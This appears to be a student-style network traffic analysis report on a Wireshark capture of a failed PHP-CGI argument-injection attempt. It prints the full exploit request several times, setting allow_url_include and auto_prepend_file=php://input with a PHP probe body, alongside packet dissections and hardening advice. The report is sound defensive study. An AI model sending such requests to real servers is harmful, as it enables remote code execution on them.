Project 3
NETWORK TRAFFIC ANALYSIS

Table Of Contents

Disclaimer

The report contains the information about the analysis of network traffic captured from Wireshark and is intended for internal use within the organization. The findings and conclusions presented are based on the data available at the time of the analysis and may not represent the complete picture of network activity.

Key points:

1. **Accuracy:**
   While every effort has been made to ensure the accuracy and completeness of the analysis, there may be limitations or errors in the data or interpretation.
2. **Assumptions:**
   The analysis is based on the assumption that the network traffic data provided is complete and has not been tampered with.
3. **Scope of Analysis:**
   This report focuses on the identified anomalies and suspicious activities observed in the provided network traffic capture.
4. **Legal and Compliance Considerations:**
   The analysis and recommendations provided are for informational purposes only and should not be considered legal or compliance advice. Organizations should consult with legal and compliance experts to ensure adherence to applicable regulations and standards.
5. **Responsibility:**
   The authors of this report do not accept responsibility for any actions taken based on the analysis or for any consequences arising from the use of the information provided.

By reviewing this report, you acknowledge that you understand and agree to the terms outlined in this disclaimer.

Executive Summary

Purpose of Analysis

The purpose of the following analysis was to review the network traffic captured using Wireshark to identify any anomalies or suspicious activities. This analysis aimed to detect any potential security threats or deviations from normal network behavior.

Key Findings

1. **Unusual Data Transmission:**
   Unusual patterns were observed in the traffic, including non-standard communication behavior and data payloads that deviate from expected norms.
2. **Suspicious HTTP POST Requests:** The analysis revealed suspicious HTTP POST requests that included parameters designed to exploit potential vulnerabilities in the server. Specifically, requests aimed to enable '*allow_url_include*' and set '*auto_prepend_file*' to '*php://input*", which could indicate attempts to exploit PHP vulnerabilities.

Impacts and Risks

1. **Potential Security Threats:** The identified anomalies suggest potential attempts to exploit known vulnerabilities. Such activities could lead to unauthorized access, data breaches, or other forms of cyberattacks.
2. **Operational Disruption:** If the exploitation attempts are successful, they could cause disruptions in services, data integrity issues, or compromise system security.

Recommendations

1. **Immediate actions:**
   - ⇨ Further investigation is recommended to confirm the nature of the anomalies.

    - ⇨ Immediate actions should include blocking the involved IP addresses and reviewing server configurations to address any vulnerabilities.
2. **Long-term Measures:**
    - ⇨ Regularly update and review security policies.
    - ⇨ Implement robust monitoring and response strategies to detect and prevent similar threats in the future.

Conclusions

The analysis of the captured network traffic indicates potential security concerns that require prompt attention. By addressing these anomalies and following the recommended actions, the organization can mitigate risks and enhance its overall security posture.

Test Scope and Methods

Test Scope:

- **Objective:**
  The objective of the following analysis was to identify anomalies or suspicious activities found within the provided network traffic capture.
- **Coverage:**
  - Timestamp: The captured network spans from 0.000000 to 0.375757.
  - IP address: The analysis focused on the network traffic transfer in between 221.122.67.75 and 76.223.105.231.
  - Protocols: TCP and HTTP were analyzed.
  - Traffic type: The analysis includes TCP connection establishment and termination, inbound and outbound of HTTP requests.

Test Methods:

- **Data acquisition:**
  - **File:** The data was acquired from a Wireshark capture file which was downloaded from the provided link. "https://drive.google.com/file/d/10QL02q9TQpNMin2B4_vcTVQO96Iw1skw/view?usp=sharing"
  - **Tools Used:** Wireshark
  - **OS:** Windows, Kali Linux
- **Analysis Procedure:**
  - Unusual patterns such as unexpected POST requests, and abnormal payloads were flagged.
  - **Packet Analysis:**
    - Packets were analyzed for flags, sequence numbers, and payload content.
    - TCP segments were reassembled to view complete application messages.
- **Validations:**
  - Findings were compared with historical traffic patterns and expected behaviors.

- **Documentation:**
  - Anomalies were documented with timestamps, packet details, and screenshots.
  - The report was compiled with screenshots, detailed analysis, and recommendations.

Summary

- **Scope:**
  - Objective of the analysis
  - Coverage of the IP addresses, protocols and traffic types
- **Methods:**
  - Data acquisition, tools and OS used
  - Analysis procedure
  - Validations and documentation.

Findings and Analysis

Overview

During the analysis of the network traffic captured using Wireshark, the following key observations and findings were made:

- **Establishment of TCP connection:**
  The client (221.122.67.75) successfully established a TCP connection with the server (76.223.67.75)
- **Suspected attack attempt:**
  - **Attack type:** Remote File Inclusion
  - **Method:** The client attempted to exploit a vulnerability in the PHP CGI interface by sending a specially crafted HTTP POST request.
- **Outcome of Attack Attempt:**
  - **Failure:** The RFI attack attempt was unsuccessful. The server responded with an HTTP 404 Not Found status, indicating that the requested resource was not found or the attack was otherwise unsuccessful.
  - **Connection Termination:** Following the failed attack attempt, the server initiated the connection termination which was acknowledged by the client and the TCP connection was terminated.


Detailed Analysis

1. **Connection Establishment**
   - Client initiates to establish a connection with server by sending a packet with SYN flag set
   - The server responds to client with a SYN-ACK packet which indicates that server has received the packet and acknowledges it while also initiating its own connection setup.
   - Client sends a packet with ACK flag set indicating that it acknowledges the server’s SYN-ACK packet.

The TCP three-way handshake was completed successfully, allowing for data exchange.

2. **Attack attempt:**
    - The client sends data with the PSH flag, indicating that it wants the server to process the data immediately. This is a TCP segment that contains part of the HTTP request.
    - Sever responds with a packet that acknowledges the receipt of the client's data.
    - The client sends an HTTP POST request attempting to exploit a vulnerability. The request targets '*php-cgi.exe*' with parameters to enable '*allow_url_include*' and set '*auto_prepend_file*' to '*php://input*'
    - The reassembled HTTP POST request payload revealed potentially malicious parameters.

HTTP POST request:



```
POST /php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input HTTP/1.1
Accept-Encoding: identity
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Host: 76.223.105.231:80
User-Agent: Python-urllib/3.6
Connection: close

<?php echo md5(123456);?>
```

Explanation:

- Method: **POST**
- URL:
  /php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input
- Parameters:
    - **'allow_url_include=1':** Attempts to enable the inclusion of remote files in PHP scripts.
    - **'auto_prepend_file=php://input':** Attempts to prepend the content of the POST request to the PHP script execution.
- Body:
    - **'<?php echo md5(123456);?>'**: PHP code that attempts to execute and output the MD5 hash of **123456**

3. **Server-response:**
   - The servers sends a packet indicating that it acknowledges the receipt of the POST request.
   - The server responds with a 404 Not Found error, indicating that the requested resource (/php-cgi/php-cgi.exe) does not exist on the server.

HTTP Response

```
HTTP/1.1 404 Not Found
Date: Tue, 11 Jun 2024 22:47:26 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 276
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 76.223.105.231 Port 80</address>
</body></html>
```


Explanation:

- Status Code:
  - **'404 Not Found':** Indicates that the server could not find the requested resource
- Body:
  - **HTML content**: The response includes a simple HTML document with a title, heading, and a brief description of the error.

4. **Connection Termination:**
   - The server initiates the connection termination by sending a FIN packet.
   - The client acknowledges the server's FIN packet and also sends a FIN packet to terminate the connection from its side.
   - The server acknowledges the client's FIN packet, completing the connection termination.


Screenshots and Evidence

1. Network Traffic captured by Wireshark


Remote Code Execution PoC.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 0


```
No.  Time      Source          Destination     Protocol Length Info
  1 0.000000   221.122.67.75   76.223.105.231  TCP       74 60482 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3838544676 TSecr=0 WS=128
  2 0.000052   76.223.105.231  221.122.67.75   TCP       74 80 → 60482 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=642084275 TSecr=3838544676 WS=128
  3 0.187212   221.122.67.75   76.223.105.231  TCP       66 60482 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3838544864 TSecr=642084275
  4 0.187262   221.122.67.75   76.223.105.231  TCP      339 60482 → 80 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=273 TSval=3838544864 TSecr=642084275 [TCP segment of a reassembled PDU]
  5 0.187329   76.223.105.231  221.122.67.75   TCP       66 80 → 60482 [ACK] Seq=1 Ack=274 Win=64896 Len=0 TSval=642084463 TSecr=3838544864
  6 0.187419   221.122.67.75   76.223.105.231  HTTP      91 POST /php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input HTTP/1.1  (application/x-www-form-urlencoded)
  7 0.187431   76.223.105.231  221.122.67.75   TCP       66 80 → 60482 [ACK] Seq=1 Ack=299 Win=64896 Len=0 TSval=642084463 TSecr=3838544864
  8 0.187773   76.223.105.231  221.122.67.75   HTTP     522 HTTP/1.1 404 Not Found  (text/html)
  9 0.188021   76.223.105.231  221.122.67.75   TCP       66 80 → 60482 [FIN, ACK] Seq=457 Ack=299 Win=64896 Len=0 TSval=642084463 TSecr=3838544864
 10 0.374967   221.122.67.75   76.223.105.231  TCP       66 60482 → 80 [ACK] Seq=299 Ack=457 Win=30336 Len=0 TSval=3838545051 TSecr=642084463
 11 0.375726   221.122.67.75   76.223.105.231  TCP       66 60482 → 80 [FIN, ACK] Seq=299 Ack=458 Win=30336 Len=0 TSval=3838545052 TSecr=642084463
 12 0.375757   76.223.105.231  221.122.67.75   TCP       66 80 → 60482 [ACK] Seq=458 Ack=300 Win=64896 Len=0 TSval=642084651 TSecr=3838545052
```

2. TCP connection establishment



```
No.  Time      Source          Destination     Protocol Length Info
  1 0.000000   221.122.67.75   76.223.105.231  TCP       74 60482 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3838544676 TSecr=0 WS=128
  2 0.000052   76.223.105.231  221.122.67.75   TCP       74 80 → 60482 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=642084275 TSecr=3838544676 WS=128
  3 0.187212   221.122.67.75   76.223.105.231  TCP       66 60482 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3838544864 TSecr=642084275
```

3. Attack attempt



```
4 0.187262   221.122.67.75   76.223.105.231  TCP   339 60482 → 80 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=273 TSval=3838544864 TSecr=642084275 [TCP segment of a reassembled PDU]
5 0.187329   76.223.105.231  221.122.67.75   TCP    66 80 → 60482 [ACK] Seq=1 Ack=274 Win=64896 Len=0 TSval=642084463 TSecr=3838544864
6 0.187419   221.122.67.75   76.223.105.231  HTTP   91 POST /php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input HTTP/1.1  (application/x-www-form-urlencoded)
```

```
    [Next Sequence Number: 299    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 1585305971
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x018 (PSH, ACK)
    Window: 229
    [Calculated window size: 29312]
    [Window size scaling factor: 128]
    Checksum: 0xb890 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (25 bytes)
    TCP segment data (25 bytes)
v [2 Reassembled TCP Segments (298 bytes): #4(273), #6(25)]
    [Frame: 4, payload: 0-272 (273 bytes)]
    [Frame: 6, payload: 273-297 (25 bytes)]
    [Segment count: 2]
    [Reassembled TCP length: 298]
    [Reassembled TCP Data [truncated]: 504f5354202f7068702d6367692f7068702d6367692e6578653f256164642b616c6c6f775f75726c5f696e636c756465253364312b256164642b6175746f5f70726570656e645f66696c65…
v Hypertext Transfer Protocol
  > POST /php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input HTTP/1.1\r\n
    Accept-Encoding: identity\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  > Content-Length: 25\r\n
    Host: 76.223.105.231:80\r\n
    User-Agent: Python-urllib/3.6\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://76.223.105.231:80/php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input]
    [HTTP request 1/1]
    [Response in frame: 8]
    File Data: 25 bytes
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "<?php echo md5(123456);?>" = ""
```

TCP Segments (tcp.segments), 298 bytes


☑ Show packet bytes

4. HTTP POST request


```
POST /php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input HTTP/1.1
Accept-Encoding: identity
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Host: 76.223.105.231:80
User-Agent: Python-urllib/3.6
Connection: close

<?php echo md5(123456);?>
```

5. Server-response



```
 7 0.187431    76.223.105.231    221.122.67.75     TCP        66 80 → 60482 [ACK] Seq=1 Ack=299 Win=64896 Len=0 TSval=642084463 TSecr=3838544864
 8 0.187773    76.223.105.231    221.122.67.75     HTTP      522 HTTP/1.1 404 Not Found  (text/html)
```




Wireshark · Packet 8 · Remote Code Execution PoC.pcap

```
v Transmission Control Protocol, Src Port: 80, Dst Port: 60482, Seq: 1, Ack: 299, Len: 456
    Source Port: 80
    Destination Port: 60482
    [Stream index: 0]
  > [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 456]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 1585305971
    [Next Sequence Number: 457    (relative sequence number)]
    Acknowledgment Number: 299    (relative ack number)
    Acknowledgment number (raw): 2349171525
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x018 (PSH, ACK)
    Window: 507
    [Calculated window size: 64896]
    [Window size scaling factor: 128]
    Checksum: 0x8180 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (456 bytes)
v Hypertext Transfer Protocol
  > HTTP/1.1 404 Not Found\r\n
    Date: Tue, 11 Jun 2024 22:47:26 GMT\r\n
    Server: Apache/2.4.52 (Ubuntu)\r\n
  > Content-Length: 276\r\n
    Connection: close\r\n
    Content-Type: text/html; charset=iso-8859-1\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.000354000 seconds]
    [Request in frame: 6]
    [Request URI: http://76.223.105.231:80/php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input]
    File Data: 276 bytes
> Line-based text data: text/html (9 lines)
```

No.: 8 · Time: 0.187773 · Source: 76.223.105.231 · Destination: 221.122.67.75 · Protocol: HTTP · Length: 522 · Info: HTTP/1.1 404 Not Found (text/html)

☑ Show packet bytes


6. HTTP response



```
HTTP/1.1 404 Not Found
Date: Tue, 11 Jun 2024 22:47:26 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 276
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 76.223.105.231 Port 80</address>
</body></html>
```

7. Connection Termination



```
 9 0.188021    76.223.105.231    221.122.67.75     TCP        66 80 → 60482 [FIN, ACK] Seq=457 Ack=299 Win=64896 Len=0 TSval=642084463 TSecr=3838544864
10 0.374967    221.122.67.75     76.223.105.231    TCP        66 60482 → 80 [ACK] Seq=299 Ack=457 Win=30336 Len=0 TSval=3838545051 TSecr=642084463
11 0.375726    221.122.67.75     76.223.105.231    TCP        66 60482 → 80 [FIN, ACK] Seq=299 Ack=458 Win=30336 Len=0 TSval=3838545052 TSecr=642084463
12 0.375757    76.223.105.231    221.122.67.75     TCP        66 80 → 60482 [ACK] Seq=458 Ack=300 Win=64896 Len=0 TSval=642084651 TSecr=3838545052
```

Impact Assessment

1. **Potential Risks**
   - **Security Vulnerability Exposure:**
     Description: The analysis revealed an attempted **Remote File Inclusion (RFI)** attack targeting the **PHP CGI** interface. While the attack was unsuccessful, the attempt highlights a potential vulnerability in the server's configuration**.**
     Impact: If successful, an RFI attack could allow an attacker to include and execute arbitrary files on the server, potentially leading to remote code execution, data leakage, or full system compromise.
   - **Data Integrity and Confidentiality:**
     Description: The attempted inclusion of a PHP file with **<?php echo md5(123456);?>** could suggest an attempt to test or exploit the PHP execution environment.
     Impact: Successful exploitation could lead to unauthorized access to sensitive information, data manipulation, or leakage of confidential data.
   - **Service Disruption:**
     Description: The server responded with a 404 Not Found error, indicating that the requested resource was not available. The attack attempt did not disrupt service, but repeated or more sophisticated attacks could cause service degradation or outage.
     Impact: Service interruptions or performance issues could affect end-user experience and business operations.
2. **Severity Assessment:**
   Severity Level: Medium
   The attack attempt was not successful, and no immediate damage was observed. However, the presence of a potential vulnerability in the server configuration poses a medium-level risk, as it indicates a possible weak point that could be exploited by more sophisticated attacks.

Recommendations

- **Immediate actions:**
  - Review and update the server's PHP CGI configuration to ensure that file inclusion settings are securely configured.

Disable *allow_url_include* and validate that *auto_prepend_file* is set appropriately**.**
    - Increase monitoring and logging to detect and respond to similar attack attempts promptly.
- **Long-term measures:**
    - Regularly perform vulnerability assessments and penetration testing to identify and address potential security weaknesses**.**
    - Follow security best practices for server configuration, including applying patches and updates.

Conclusion

The analysis of the captured network traffic revealed a failed attempt to exploit a Remote File Inclusion (RFI) vulnerability in the PHP CGI interface. While the immediate threat was contained, the presence of a potential vulnerability highlights the need for enhanced server security. It is crucial to review and update the server configuration to close any security gaps, implement robust monitoring, and regularly assess vulnerabilities. By taking these actions, the organization can better safeguard against similar threats and improve its overall security posture.

References

1. Open Web Application Security Project - Remote File Inclusion
2. HTTP methods: https://www.w3schools.com/tags/ref_httpmethods.asp
3. Wireshark